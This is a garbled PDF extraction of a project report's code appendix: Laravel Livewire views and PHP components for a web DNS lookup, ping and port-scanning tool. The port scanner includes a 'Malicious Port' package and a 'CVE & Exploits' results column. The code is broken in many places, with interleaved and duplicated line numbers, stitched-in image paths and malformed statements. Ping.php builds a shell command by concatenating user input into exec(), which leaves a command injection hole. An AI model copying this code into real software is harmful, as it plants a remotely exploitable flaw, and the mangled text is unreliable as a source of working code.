@foreach(\$recordTypes as \$type)

<li class="nav-item" role="presentation">

<button wire:click="\$set('record\_type','{{ \$type }}')" class="btn btn-lg btn-outline-primary" @if(\$record\_type === \$type) active @endif id="pills-contact-tab" data-bs-toggle="pill" data-bs-target="#pills-contact" type="button" role="tab" aria-controls="pills-contact" aria-selected="false" style="width:{{ \$buttonWidth }}px">

{{ \$type }}

</button>

</li>

@endforeach

</ul>

</div>

<div class="form-group text-center">

<button class="btn btn-success btn-lg text-white" id="scan" wire:click="lookup">

Lookup DNS

</button> 59.

</div>

</div>

<div @if(\$currentStep !== 2) class="p-4" style="display: none" @endif> 63.

<div>

<div class="float-end">

{{-- <a href="#" onclick="print()" class="btn btn-success textwhite">Generate PDF</a> --}}

<a href="{{ route('dns.lookup') }}" class="btn btn-success text-white">Lookup Another Domain</a>

</div>

<div class="float-start">

```
69.          <h3>DNS Results For : <span
    }]</span></h3>
69.          <h3>DNS Results For : <span
70.          </span></h3>
71.          </div>
72.          </div>
73.          @if($results)
74.          <div class="pt-5" wire:ignore>
75.          @foreach($results as $type =>
76.          $result)
77.          <div class="mt-5 mb-5">
78.          @if($type == "A")
79.          <table class="table">
80.          <thead>
81.          <tr class="custom-tr text-center">
82.          <th colspan="4">
83.          <h4>{{ $type }}</h4>
84.          </th>
85.          </tr>
86.          <tr class="bg-dark text-white">
87.          <th>Type</th>
88.          <th>Domain Name</th>
89.          <th>TTL</th>
90.          <th>Address</th>
    </tr>
    </thead>
```


```
91.                                     <tbody>
92.                                     @if(count($result) > 0)
93.                                     @foreach($result as $record)
94.                                         <tr>
95.                                         <td>{{ $type }}</td>
96.                                         <td>{{ $record->host() }}</td>
97.                                         <td>{{ $record->ttl() }}</td>
98.                                         <td>{{ $record->ip() }}</td>
99.                                         </tr>
100.                                     @endforeach
101.                                     @else
102.                                         <tr>
103.                                         <td colspan="4" class="textcenter">Sorry no
records found !</td>
104.                                         </tr>
105.                                     @endif
106.                                     </tbody>
107.                                     </table>
108.                                     @elseif($type == "AAAA")
109.                                     <table class="table">
110.                                         <thead>
111.                                         <tr class="custom-tr text-center">
112.                                         <th colspan="4">
113.                                         <h4>{{ $type }}</h4>
114.                                         </th>
115.                                         </tr>
116.                                         <tr class="bg-dark text-white">
117.                                         <th colspan="1">Type</th>
118.                                         <th colspan="1">Domain Name</th>
119.                                         <th colspan="1">TTL</th>
120.                                         <th colspan="1">Address</th>
121.                                         </tr>
122.                                         </thead>
123.                                         <tbody>
124.                                         @if(count($result) > 0)
125.                                         @foreach($result as $record)
126.                                             <tr>
127.                                             <td colspan="1">{{ $type }}</td>
128.                                             <td colspan="1">{{ $record->host() }}</td>
129.                                             <td colspan="1">{{ $record->ttl() }}</td>
130.                                             <td colspan="1">{{ $record->ipv6() }}</td>
```

```
131.                                         </tr>
132.                                         @endforeach
133.                                         @else
134.                                         <tr>
135.                                         <td colspan="4"
136.                                             class="textcenter">Sorry no
137.                                             records found !</td>
138.                                         </tr>
139.                                         @endif
140.                                         </tbody>
141.                                         </table>
142.                                         @elseif($type == "CNAME")
143.                                         <table class="table">
144.                                         <thead>
145.                                         <tr class="custom-tr text-center">
146.                                         <th colspan="4">
147.                                         <h4>{{ $type }}</h4>
148.                                         </th>
149.                                         </tr>
150.                                         <tr class="bg-dark text-white">
151.                                         <th colspan="1">Type</th>
152.                                         <th colspan="1">Domain Name</th>
153.                                         <th colspan="1">TTL</th>
154.                                         <th colspan="1">Value</th>
155.                                         </tr>
156.                                         </thead>
157.                                         <tbody>
158.                                         @if(count($result) > 0)
159.                                         @foreach($result as $record)
160.                                         <tr>
161.                                         <td colspan="1">{{ $type }}</td>
162.                                         <td colspan="1">{{ $record>host() }}</td>
163.                                         <td colspan="1">{{ $record>ttl() }}</td>
164.                                         <td colspan="1">{{ $record>target() }}</td>
165.                                         </tr>
166.                                         @endforeach
167.                                         @else
168.                                         <tr>
169.                                         <td colspan="4"
170.                                             class="textcenter">Sorry no
171.                                             records found !</td>
172.                                         </tr>
173.                                         @endif
```

```
170.                                     </tbody>
171.                                     </table>
172. @elseif($type === "NS")
173.                                     <table class="table">
174.                                         <thead>
175.                                             <tr class="custom-tr text-center">
176.                                                 <th colspan="4">
177.                                                     <h4>{{ $type }}</h4>
178.                                                 </th>
179.                                             </tr>
180.                                         <tr class="bg-dark text-white">
181.                                             <th colspan="1">Type</th>
182.                                             <th colspan="1">Domain Name</th>
183.                                             <th colspan="1">TTL</th>
184.                                             <th colspan="1">Canonical
Name</th>
185.                                         </tr>
186.                                         </thead>
187.                                         <tbody>
188.                                             @if(count($result) > 0)
189.                                             @foreach($result as $record)
190.                                                 <tr>
191.                                                 <td colspan="1">{{ $type }}</td>
192.                                                 <td colspan="1">{{ $record->host() }}</td>
193.                                                 <td colspan="1">{{ $record->ttl() }}</td>
194.                                                 <td colspan="1">{{ $record->target() }}</td>
195.                                         </tr>
196.                                         @endforeach
197.                                         @else
198.                                             <tr>
199.                                                 <td colspan="4"
class="textcenter">Sorry no
records found !</td>
200.                                         </tr>
201.                                         @endif
202.                                         </tbody>
203.                                         </table>
204. @elseif($type === "SOA")
205.                                         <table class="table">
206.                                             <tr class="custom-tr text-center">
```

```
208.          <th colspan="5">
209.            <h4>{{ $type }}</h4>
210.          </th>
211.        </tr>
212.      <tr class="bg-dark text-white">
213.        <th colspan="1">Type</th>
214.        <th colspan="1">Domain
215.          Name</th>
216.        <th colspan="1">TTL</th>
217.        <th colspan="1">Primary NS</th>
218.        <th colspan="1">Responsible
219.          Email</th>
220.      </tr>
221.    </thead>
222.  <tbody>
223.    @if(count($result) > 0)
224.      @foreach($result as $record)
225.        <tr>
226.          <td colspan="1">{{ $type
227. }}</td>
228.          <td colspan="1">{{
229. $record->host() }}</td>
230.          <td colspan="1">{{
231. $record->ttl() }}</td>
232.          <td colspan="1">{{
233. $record->mname() }}</td>
234.          <td colspan="1">{{
235. $record->rname() }}</td>
236.        </tr>
237.      @endforeach
238.      @else
239.        <tr>
240.          <td colspan="5"
241.            class="textcenter">Sorry no
242.              records found !</td>
243.        </tr>
```

```
244.                                     </th>
245.                                     </tr>
246.                                     <tr class="bg-dark text-white">
247.                                       <th colspan="1">Type</th>
248.                                       <th colspan="1">Domain
   Name</th>
249.                                       <th colspan="1">TTL</th>
250.                                       <th colspan="1">Preference</th>
251.                                       <th colspan="1">Address</th>
252.                                     </tr>
253.                                     </thead>
254.                                     <tbody>
255.                                       @if(count($result) > 0)
256.                                         @foreach($result as $record)
257.                                           <tr>
258.                                             <td colspan="1">{{ $type
   }}</td>
259.                                             <td colspan="1">{{
   $record->host() }}</td>
260.                                             <td colspan="1">{{
   $record->ttl() }}</td>
261.                                             <td colspan="1">{{ $record-
   >pri() }}</td>
```



262.

<td colspan="1">{{ \$record-



```
    >target() }}</td>
263.                                         </tr>
264.                                         @endforeach
265.                                         @else
266.                                         <tr>
267.                                         <td colspan="5"
268.                                             class="textcenter">Sorry no
269.                                             records found !</td>
270.                                         </tr>
271.                                         @endif
272.                                         </tbody>
273.                                         </table>
274.                                         @elseif($type === "SRV")
275.                                         <table class="table">
276.                                         <thead>
277.                                         <tr class="custom-tr text-center">
278.                                         <th colspan="75">
279.                                         <h4>{{ $type }}</h4>
280.                                         </th>
281.                                         </tr>
282.                                         <tr class="bg-dark text-white">
283.                                         <th colspan="1">Type</th>
284.                                         <th colspan="1">Domain Name</th>
285.                                         <th colspan="1">TTL</th>
286.                                         <th colspan="1">Preference</th>
287.                                         <th colspan="1">Weight</th>
288.                                         <th colspan="1">Port</th>
289.                                         <th colspan="1">Target</th>
290.                                         </tr>
291.                                         </thead>
292.                                         <tbody>
293.                                         @if(count($result) > 0)
294.                                         @foreach($result as $record)
295.                                         <tr>
296.                                         <td colspan="1">{{ $type }}</td>
297.                                         <td colspan="1">{{ $record>host() }}</td>
298.                                         <td colspan="1">{{ $record>ttl() }}</td>
299.                                         <td colspan="1">{{ $record>pri() }}</td>
```

```
300.                                         <td colspan="1">{{  
301.                                         $record>target() }}</td>  
302.                                         </tr>  
303.                                         @endforeach  
304.                                         @else  
305.                                         <tr>  
306.                                         <td colspan="7" class="textcenter">Sorry no  
307.                                         records found !</td>  
308.                                         </tr>  
309.                                         @endif  
310.                                         </tbody>  
311.                                         </table>  
312.                                         @elseif($type === "TXT")  
313.                                         <table class="table">  
314.                                         <thead>  
315.                                         <tr class="custom-tr text-center">  
316.                                         <th colspan="4">  
                                         <h4>{{ $type }}</h4>  
                                         </th>
```

```
317.                                     </tr>
318.                                     <tr class="bg-dark text-white">
319.                                         <th colspan="1">Type</th>
320.                                         <th colspan="1">Domain Name</th>
321.                                         <th colspan="1">TTL</th>
322.                                         <th colspan="1">Record</th>
323.                                     </tr>
324.                                     </thead>
325.                                     <tbody>
326.                                         @if(count($result) > 0)
327.                                         @foreach($result as $record)
328.                                         <tr>
329.                                             <td colspan="1">{{ $type }}</td>
330.                                             <td colspan="1">{{ $record->host() }}</td>
331.                                             <td colspan="1">{{ $record->ttl() }}</td>
332.                                             <td colspan="1">{{ $record->txt() }}</td>
333.                                         </tr>
334.                                         @endforeach
335.                                         @else
336.                                         <tr>
337.                                             <td colspan="4" class="textcenter">Sorry no
338.                                                 records found !</td>
339.                                         </tr>
340.                                         @endif
341.                                         </tbody>
342.                                         </table>
343.                                         @elseif($type === "CAA")
344.                                         <table class="table">
345.                                             <thead>
346.                                                 <tr class="custom-tr text-center">
347.                                                     <th colspan="6">
348.                                                         <h4>{{ $type }}</h4>
349.                                                     </th>
350.                                                 </tr>
351.                                             <tr class="bg-dark text-white">
352.                                                 <th colspan="1">Type</th>
353.                                                 <th colspan="1">Domain Name</th>
354.                                                 <th colspan="1">TTL</th>
355.                                                 <th colspan="1">Flags</th>
356.                                                 <th colspan="1">Tag</th>
357.                                                 <th colspan="1">Value</th>
```

```
357.                                         </tr>
358.                                         </thead>
359.                                         <tbody>
360.                                         @if(count($result) > 0)
361.                                         @foreach($result as $record)
362.                                         <tr>
363.                                         <td colspan="1">{{ $type }}</td>
364.                                         <td colspan="1">{{ $record>host() }}</td>
365.                                         <td colspan="1">{{ $record>ttl() }}</td>
366.                                         <td colspan="1">{{ $record>flags() }}</td>
367.                                         <td colspan="1">{{ $record>tag() }}</td>
368.                                         <td colspan="1">{{ $record>value() }}</td>
369.                                         </tr>
370.                                         @endforeach
```

```

371.                               @else
372.                               <tr>
373.                               <td colspan="6"
374.                               class="textcenter">Sorry no records
375.                               found !</td>
376.                           @endif
377.                           </tbody>
378.                           </table>
379.                           @endif
380.                           </div>
381.                           @endforeach
382.                           </div>
383.                           @endif
384.                           </div>
385.                           </div>
386.                           </div> 387. </div>
387.     <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.0/jquery.min.js"
388.             type="text/javascript"></script>
389.     <script>
390.         $(document).ready(function (){
391.             let hostnameWidth = document.getElementById('hostname').offsetWidth; 392.
392.             Livewire.emit('getButtonWidth', hostnameWidth);
393.         }) 394.
394.     </script> 395.

```

#### 7.10.1.4 port-

##### scan.blade

```

1.                               <div>
2.                               <div wire:loading wire:target="submit">
3.                                   <div id="overlay">
4.                                       <div class="text-center">
5.                                           <div class="my-auto">
6.                                               <i class="fas fa-lg text-white fa-spinner fa-pulse "
6.                                               style="fontsize:100px;"></i>
7.                                               <br>
8.                                               <br>
9.                                           <div class="text-white">
10.                                         <strong>Scanning Ports</strong>
11.                                         <br> 12.                                         <br>
12.                                         <a href="{{ route('port.scan') }}" class="ms-3 btn btn-danger
13.                                         btn-lg text-white" >
14.                                             Stop Scan
15.                                         </a>
16.                                         </div>
17.                                         </div>
18.                                         </div> 19.     </div>
19.
20.
21.     <div class="header">
22.         <div class="text-center">
23.             <a href="{{ route('home') }}">
24.                 
25.             </a>
26.         </div>
27.         </div>
28.         <div class="container">
29.             <div class="card">

```


```
30.      <div class="card-body p-4">
```

```

31. <h1>Port Scan</h1>
32. <div @if($currentStep !== 1) style="display: none" @endif>
33. </div>
34. <div class="form-group mt-3">
35.   <label for="hostname" class="form-label fw-bold">Enter any
36.   valid IP/Url</label>
37.   <input type="text" id="hostname" class="form-control
38.   formcontrol-lg" placeholder="Enter Url Here"
39.   wire:model="hostname">
40.   @error('hostname') <span class="error">{{ $message
41. }}</span>
42. </div>
43. <div class="form-group mt-3">
44.   <label for="port_type" class="mt-4 form-label fw-
45.   bold">Select Type of Scan</label>
46.   <ul class="nav nav-pills mb-3 justify-content-center"
47.   id="pills-tab" role="tablist">
48.     <li class="nav-item" role="presentation">
49.       <button class="btn btn-lg btn-outline-primary
50.       @if($port_type != "custom_port" && $port_type !=
51.       "port_range") active @endif" id="pills-home-tab"
52.       data-bs-toggle="pill" data-bs-target="#pills-home"
53.       type="button" role="tab" aria-controls="pills-home"
54.       aria-selected="true" style="width:{{ $buttonWidth
55. }}px">Package</button>
56.     </li>
57.     <li class="nav-item" role="presentation">
58.       <button class="btn btn-lg btn-outline-primary
59.       @if($port_type == "custom_port") active @endif"
60.       id="pills-profile-tab" data-bs-toggle="pill" data-bs-
61.       target="#pills-profile" type="button" role="tab"
62.       aria-controls="pills-profile" aria-selected="false"
63.       wire:click="$set('port_type', 'custom_port')" style="width:{{ $buttonWidth
64. }}px">Custom
65.       Port</button>
66.     </li>
67.   </ul>
68.   <div class="tab-content id="pills-tabContent">
69.     <div class="tab-pane fade @if($port_type !=
70.     "custom_port" && $port_type != "port_range") show
71.     active @endif" id="pills-home" role="tabpanel" aria-
72.     labelledby="pills-home-tab">
73.       <select id="port_type" class="form-control form-
74.       control-lg" wire:model="port_type">
75.         <option value="">Choose Package</option>
76.         @foreach($portTypes as $type => $ports)
77.         <option value="{{ $type }}>{{ $type }} ({{
78.           implode(',',$ports) }})</option>
79.       @endforeach
80.     </select>
81.     @error('port_type') <span class="error">{{ $message
82. }}</span>
83.   </div>
84. </div>

```

```
    }}</span> @enderror
62.
63.
64.
65.
66.
67.
```





```
68. @enderror('specifiedPorts') <span  
69.   class="error">{{ $message }}</span>  
70. @enderror  
71. </div>  
72. <div class="tab-pane fade  
73. @if($port_type === "port_range") show  
74. active @endif" id="pills-contact"  
75. role="tabpanel" aria-  
76. labelledby="pills-contacttab">  
77. @if($portRange)  
78. <div class="row">  
79. <div class="col-sm-12 col-md-6 col-  
80. lg-6">  
81. <input type="text" id="portFrom"  
82. class="form-control form-control-lg  
83. mt-3" placeholder="Port From"  
84. wire:model="portFrom">  
85. @error('portFrom') <span  
86.   class="error">{{ $message }}</span>  
87. @enderror  
88. </div> 89.           </div>  
90. <div class="form-group mt-5 text-center">  
91. <button class="btn btn-success btn-lg text-white" id="scan"  
92.   wire:click="submit">  
93.   Scan  
94. </button>  
95. </div>  
96. </div> 97.           </div>  
97. <div @if($currentStep != 2) style="display: none" @endif  
98.   class="p-4">  
99. <div class="mb-5">  
100. <div class="float-end">  
101. <a wire:click="generatePdf" class="btn btn-success  
102. textwhite">Generate PDF</a>  
103. <a wire:click="generateExcel" class="btn btn-success  
104. textwhite">Export To Excel</a>  
105. <a href="{{ route('port.scan') }}" class="btn btn-success text-  
106. white">Scan Another Host</a>  
107. </div>  
108. <div class="float-start">  
109. <h3>Port Scan Results For : <span class="text-success">{{  
110.   $hostname }}</span></h3>  
111. </div> 108.           </div> 109.
```

```
110.          @if($formattedResult) 111.
112.          <div class="row" wire:loading.remove>
113.              <div class="col-sm-12 col-md-12 col-lg-12">
114.                  <table class="table table-striped">
115.                      <thead class="bg-dark text-white">
116.                          <tr>
117.                              <th>Port</th>
118.                              <th>State</th>
119.                              <th>Service</th>
120.                              <th>Version</th>
```

```

121.          <th>Reason</th>
122.          <th>CVE & Exploits</th>
123.      </tr>
124.  </thead>
125.  <tbody>
126.      @foreach($formattedResult as $openPort)
127.          @include('components.port-
128.          scanresult',[ 'openPort' => $openPort])
129.      @endforeach
130.  </tbody>
131. </table>
132. </div>
133. @endif
134.      </div> 135.      </div> 136.
137.  </div> 138.
</div>
139.      <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.0/jquery.min.js"
140.      type="text/javascript"></script>
141.      <script>
142.          function openCve(id){
143.              document.getElementById(id).style.display = 'block';
144.          }
145.      $(document).ready(function (){
146.          let hostnameWidth = document.getElementById('hostname').offsetWidth;
147.          Livewire.emit('getButtonWidth', hostnameWidth);
148.      })
</script>

```

## 7.10.2 Backend code

### 7.10.2.1 DNSLookup.php

```

1. <?php
2.
3. namespace App\Http\Livewire; 4.
4. use Barryvdh\DomPDF\Facade\Pdf;
5. use Livewire\Component; 7. use Spatie\Dns\Dns;
6.
7.
8. class DnsLookup extends Component
9. {
10.     public $hostname;
11.     public $recordTypes;
12.     public $record_type = "All";
13.     public $specifiedRecord;
14.     public $results = [];
15.     public $currentStep = 1; 17.     public $buttonWidth;
16.
17.
18.     protected $listeners = [
19.         'getButtonWidth' 21.     ];
20.
21.
22.     public function render()
23.     {
24.         $this->recordTypes = [
25.             'A' => 'A',
26.             'AAAA' => 'AAAA',
27.         ];

```

```

28.      'CNAME' => 'CNAME',
29.      'NS' => 'NS',
30.      'SOA' => 'SOA',
31.      'MX' => 'MX',
32.      'SRV' => 'SRV', 33.          'TXT' => 'TXT',
33.      'CAA' => 'CAA',
34.      ];
35.  ];
36.  return view('livewire.dns-lookup'); 37. }
37.
38.      public function lookup()
39.  {
40.      $this->validate([
41.          'hostname' => 'required'
42.      ]);
43.      $results = [];
44.      if($this->record_type == "All"){
45.          foreach($this->recordTypes as $recordType){
46.              try {
47.                  $results[$recordType] = $this->process($recordType);
48.              }catch(\Exception $exception){
49.                  $results[$recordType] = [];
50.              }
51.          }
52.      }
53.      }else{
54.          try {
55.              $results[$this->record_type] = $this->process($this->record_type);
56.
57.          }catch(\Exception $exception) {
58.              $results[$this->record_type] = [];
59.          }
60.      }
61.      $this->results = $results;
62.      $this->currentStep = 2; 63. }
63.
64.      public function process($type)
65.  {
66.      $dns = new Dns();
67.      return $dns->getRecords($this->hostname, $type);
68.  }
69.
70.
71.      public function exportPdf()
72.  {
73.      $data = [
74.          'host' => $this->hostname,
75.          'results' => $this->results
76.      ];
77.      $pdfContent = PDF::loadView('dns-pdf', $data)->output();
78.      return response()->streamDownload(
79.          fn () => print($pdfContent),
80.          "dns-lookup-result.pdf"
81.      ); 82. }
82.
83.      public function getButtonWidth($value)
84.  {
85.      $this->buttonWidth = $value / 10 ;
86.  }
87.  }
88.  }

```

### 7.10.2.2 Home.php

```

1. <?php
2.
3. namespace App\Http\Livewire; 4.
4. use Acampom\Ping\Ping;
5. use Acampom\Ping\PingCommandBuilder; 7. use
6. Livewire\Component; 8.
7. class Home extends Component
8.
9. {
10.
11.     public function render()
12.     {
13.         return view('livewire.home'); 15.     }
14.     17.
15. }
16.
17.
18.

```

### 7.10.2.3 Ping.php

```

1. <?php
2.
3. namespace App\Http\Livewire; 4.
4. use Acampom\Ping\PingCommandBuilder;
5. use Livewire\Component; 7.
6. class Ping extends Component
7.
8. {
9.     public $hostname;
10.    public $currentStep = 1;
11.    public $results = [];
12.    public $count;
13.    public $packet;
14.    public $interval; 16.    public $timeout;
15.    17.
16.    public function mount()
17.    {
18.        $this->count = 4;
19.        $this->packet = 64;
20.        $this->interval = 128;
21.        $this->timeout = 4000; 24.    }
22.    25.
23.    public function render() 27.
24.    {
25.        26.
26.        return view('livewire.ping'); 30.
27.    }
28.
29.    31.
30.    public function submit()
31.    {
32.        $this->validate([
33.            'hostname' => 'required',
34.            'count' => 'required',
35.            'packet' => 'required',
36.            'interval' => 'required',
37.            'timeout' => 'required', 40.            ]);
38.        41.
39.        $hostname = explode(' ', $this->hostname);
40.
41.
42.

```

```

43.     $ping = exec('ping -n '.$this->count.' -i '.$this->interval.' -w '.$this-
>timeout.' -l '.$this->packet.' '.$_hostname[0], $output);
44.     $this->results = $output;
45.     $this->currentStep = 2; 46. }
47.
48. }

```

#### 7.10.2.4 PortScan.php

```

1. <?php
2.
3. namespace App\Http\Livewire; 4.
4. use App\Exports\PortExport;
5. use Barryvdh\DomPDF\Facade\Pdf;
6. use Livewire\Component;
7. use Maatwebsite\Excel\Facades\Excel; 9.
8.
10. class PortScan extends Component
11. {
12. /*
13. * Declare Public Variables
14. */
15. public $hostname; //Stores the hostname entered by user
16. public $portTypes = []; // Stores the array of package
17. public $port_type; // Stores the port type selected by user
18. public $specifiedPorts = []; //Stores specified ports in custom scanning
19. public $openPorts = []; //Stores open port after result is obtained
20. public $formattedResult; //Stores formatted result after manipulating the obtained
result
21. public $currentStep = 1; // Stores the current step for input interface and result
interface
22. public $customPorts = false; // Stores boolean for custom port scan. If custom port
is entered the value will be true
23. public $portRange = false; // Stores boolean for range scan. If range is entered the
value will be true
24. public $singlePort = false; // Becomes true if only single port is scanned or
obtained
25. public $exportData; // Stores formatted data for pdf export
26. public $portFrom; // Stores port from for range scan
27. public $portTo; // Stores port to for range scan 28. public $buttonWidth;
28.
29. protected $listeners = [
30.     'getButtonWidth'
31. ];
32. /*
33. * This function mounts data into view on load. This function doesn't reload
unless the page is reloaded .
34. */
35. public function mount()
36. {
37.     /*
38.     //Package Types
39.     $this->portTypes = [
40.         'Well Known Ports' => [20, 21, 22, 23, 25, 53, 80, 110, 115, 123, 143, 161,
194, 443, 445, 465, 554, 873, 993, 995, 3389, 5631, 3306, 5432, 5900, 6379, 11211,
25565],
41.         'Basic' => [21, 22, 25, 26, 2525, 587, 80, 443, 110, 995, 143, 993, 3306],
42.         'Game Port' =>
43.             [1725, 2302, 3074, 3724, 6112, 6500, 12035, 12036, 14567, 25565, 27015, 28960],
44.             'Malicious Port' => [1080, 3127, 2745, 4444, 5554, 8866, 9898, 9988, 12345,
27374, 31337],

```

44.

'P2P' => [34320, 34322, 34323, 34331, 34333, 34339, 34341, 34324, 34325,




```
34335, 34337, 34760, 34750, 34545, 34546] 45.  
];  
46.  
47.        //Check for port type  
48.        if ($this->port_type) {  
49.            if ($this->port_type === "custom_port") {  
50.                $this->customPorts = true;  
51.            } else if ($this->port_type === "port_range") {  
52.                $this->portRange = true;  
53.            } else {  
54.                $this->specifiedPorts = $this->portTypes[$this->port_type];  
55.            }  
56.  
57.        } 58.  
}  
59.  
60.        /*  
61.         * Render the main view  
62.         */  
63.        public function render()  
64.        {  
65.            //Check for port type  
66.            if ($this->port_type) {  
67.                if ($this->port_type === "custom_port") {  
68.                    $this->customPorts = true;  
69.                } else if ($this->port_type === "port_range") {  
70.                    $this->portRange = true;  
71.                } else {  
72.                    $this->specifiedPorts = $this->portTypes[$this->port_type];  
73.                }  
74.  
75.            }  
76.  
77.            return view('livewire.port-scan'); 78.  
}  
79.  
80.        //Check for port type  
81.        public function getSpecifiedPorts()  
82.        {  
83.            if ($this->port_type == "custom_port") {  
84.                $this->customPorts = true;  
85.            } else if ($this->port_type === "port_range") {  
86.                $this->portRange = true;  
87.            } else {  
88.                return $this->portTypes[$this->port_type];  
89.            } 90.        }  
91.  
92.        //This function performs scanning and manipulation of result 93.  
public function submit()  
94.        {
```

```
95.     //Initiate open ports array 96.         $this->openPorts =
[];  
97.  
